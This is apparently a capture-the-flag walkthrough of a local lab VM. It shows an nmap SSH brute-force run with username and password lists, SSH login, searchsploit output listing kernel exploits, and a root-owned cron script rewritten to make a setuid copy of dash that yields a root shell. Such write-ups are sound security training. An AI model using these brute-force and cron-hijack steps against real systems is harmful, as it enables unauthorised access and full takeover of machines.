
```
Good_job_:)
```

SSH USER LOGIN

I had a bunch of usernames and a password. To find out the correct user I used nmap to brute force.




```
┌──(root💀kali)-[~]
└─# nano pass.txt

┌──(root💀kali)-[~]
└─# cat user.txt
maleus
ps-aux
felux
Eagle11
genphlux
usmc8892
blawrg
wytshadow
vis1t0r
overflow

┌──(root💀kali)-[~]
└─# cat pass.txt
Good_job_:)
```




```
Host is up (0.00093s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 20 guesses in 197 seconds, average tps: 0.2
MAC Address: 00:0C:29:AC:E0:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 198.25 seconds
```

But failed to find correct credentials.

I used metasploit too but failed again. Turned out the password I thought as password was not supposed to be the password. The password is actually the pass file name. I did nmap brute force again and this time I was successful.




```
┌──(root💀kali)-[~]
└─# nmap 192.168.160.136 -p 22 --script ssh-brute --script-args userdb=user.txt,passdb=pass.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 02:22 EST
NSE: [ssh-brute] Trying username/password pair: maleus:maleus
NSE: [ssh-brute] Trying username/password pair: ps-aux:ps-aux
NSE: [ssh-brute] Trying username/password pair: felux:felux
NSE: [ssh-brute] Trying username/password pair: Eagle11:eagle11
NSE: [ssh-brute] Trying username/password pair: genphlux :genphlux
NSE: [ssh-brute] Trying username/password pair: usmc8892:usmc8892
```




```
NSE: [ssh-brute] Trying username/password pair: visit0r:
Nmap scan report for 192.168.160.136
Host is up (0.0012s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     overflow:Pass.txt - Valid credentials
|_  Statistics: Performed 29 guesses in 261 seconds, average tps: 0.1
MAC Address: 00:0C:29:AC:E0:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 262.21 seconds
```

I logged in using these ssh credentials.




```
┌──(root💀kali)-[~]
└─# ssh overflow@192.168.160.136
The authenticity of host '192.168.160.136 (192.168.160.136)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBMSjpS188RmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.136' (ECDSA) to the list of known hosts.
overflow@192.168.160.136's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ 
```

Finally I need to escalate privilege.




```
$ whoami
overflow
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$ 
```

I spawned a bash shell using python.




```
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$ 
```

I looked for exploits on searchsploit.



```
┌──(root💀kali)-[/home/kali]
└─# searchsploit Ubuntu 3.13.0-32
--------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                           |  Path
--------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation     | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Ac | linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3)   | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)                          | linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                     | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                            | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                   | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation        | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)    | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalati | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation                   | linux/local/41760.txt
--------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I looked for the exploit on exploit server




Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.
Privilege Escalation

EDB-ID:	37292
CVE:	2015-1328
Author:	REBEL
Type:	LOCAL
Platform:	LINUX
Date:	2015-06-16
EDB Verified:	✓
Exploit:	/ {}
Vulnerable App:	

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
```

Then I tried to download the exploit on the vulnerable machine but there was a problem. Connection was closed after few seconds. So I had to think of other ways.




```
Last login: Sun Feb  6 23:40:22 2022 from 192.168.160.128
Could not chdir to home directory /home/overflow: No such file or

Broadcast Message from root@trol
        (somewhere) at 23:50 ...

TIMES UP LOL!

Connection to 192.168.160.136 closed by remote host.
Connection to 192.168.160.136 closed.
```

PRIVILEGE ESCALATION


I logged in again. First I spawned a python tty shell.

Then I looked for misconfiguration on the cronlog file. There was a python file running. Turned out this python file regularly deleting everything on the tmp directory.



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$ find / -name cronlog 2>/dev/null
/var/log/cronlog
overflow@troll:/$ cat /var/log/cronlog
*/2 * * * * cleaner.py
overflow@troll:/$ find / -name cleaner.py 2>/dev/null
/lib/log/cleaner.py
```


I edited the python file. I modified the script to create a shell with setuid privilege.



```
  GNU nano 2.2.6              File: /lib/log/cleaner.py                    Modified

#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /tmp/* ')
        os.system('cp /bin/dash /tmp/dash')
        os.system('chmod 4755 /tmp/dash')
except:
        sys.exit()

File Name to Write: /lib/log/cleaner.py
^G Get Help          M-D DOS Format       M-A Append           M-B Backup File
^C Cancel            M-M Mac Format       M-P Prepend
```


I waited for a while for the cron job to run the python file.

I went to tmp and found a dash file was created. The file dash was created and owned by root.




```
overflow@troll:/$ /tmp/dash
```

With setuid privilege, the shell was running as root. Root shell obtained!



```
# whoami
root
# id
uid=1002(overflow) gid=1002(overflow) euid=0(root) groups=0(root),1002(overflow)
```

Then I looked for the flag and found it.



```
# ls
bin    dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot   etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
# cd root
# ls
proof.txt
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
# 
```

Flag: 702a8c18d29c6f3ca0d99ef5712bfbdc

THE END